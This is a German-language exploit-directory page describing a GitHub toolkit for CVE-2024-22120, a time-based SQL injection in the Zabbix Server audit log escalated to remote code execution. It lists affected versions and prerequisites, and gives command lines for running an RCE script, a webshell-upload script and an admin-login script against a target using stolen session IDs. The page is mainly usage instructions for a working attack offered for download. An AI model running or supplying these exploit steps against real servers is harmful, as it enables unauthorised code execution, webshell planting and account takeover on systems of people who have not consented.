
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-22120-RCE — Zeitbasierte SQL-Injektion im Zabbix Server Audit Log --> RCE | Kitploit
Tools/GitHubGitHub/w01fh4cker/cve-2024-22120-rce
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed Teaming
GitHubw01fh4cker/cve-2024-22120-rce

CVE-2024-22120-RCE

Zeitbasierte SQL-Injektion im Zabbix Server Audit Log --> RCE

Repository anzeigen
140225vor 2 JahrenVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2024-22120 ToolKit

Betroffene Versionen

6.0.0 - 6.0.27
6.4.0 - 6.4.12
7.0.0alpha1

Danksagung

https://x.com/mf0cuz

https://support.zabbix.com/browse/ZBX-24505

https://packetstormsecurity.com/files/137454/Zabbix-3.0.3-Remote-Command-Execution.html

Voraussetzung

  • ein Benutzer mit niedrigen Privilegien

  • Besitzt Berechtigung zur Ausführung von Skripten

Verwendung

CVE-2024-22120-RCE

Pakete erfassen, um sessionid und hostid zu erhalten:

python -m pip install requests pwntools

python CVE-2024-22120-RCE.py --ip 192.168.198.136 --sid f026d1c7a3c36537cfe78fed35c7456a --hostid 10084

CVE-2024-22120-Webshell(In den meisten Fällen nicht nutzbar)

Wenn Sie bereits eine Session-ID eines Administrator-Benutzers haben, versuchen Sie:


python CVE-2024-22120-Webshell.py --ip 192.168.198.136 --aid fe647173d7769d55a43f161a68b256e0 --hostid 10084 --file shell.php

sonst:

python CVE-2024-22120-Webshell.py --ip 192.168.198.136 --sid f026d1c7a3c36537cfe78fed35c7456a --hostid 10084 --shell shell.php

Aber fast alle können nicht mittels echo in die Webshell geschrieben werden, da der Ausführungsbenutzer zabbix ist:
CVE-2024-22120-LoginAsAdmin


python CVE-2024-22120-LoginAsAdmin.py --ip 192.168.198.136 --sid decf4ef56988027d62ca1db2a00d8346 --hostid 10084

Test:

ersetzen und dann aktualisieren:

als Admin anmelden!!!
Tool herunterladen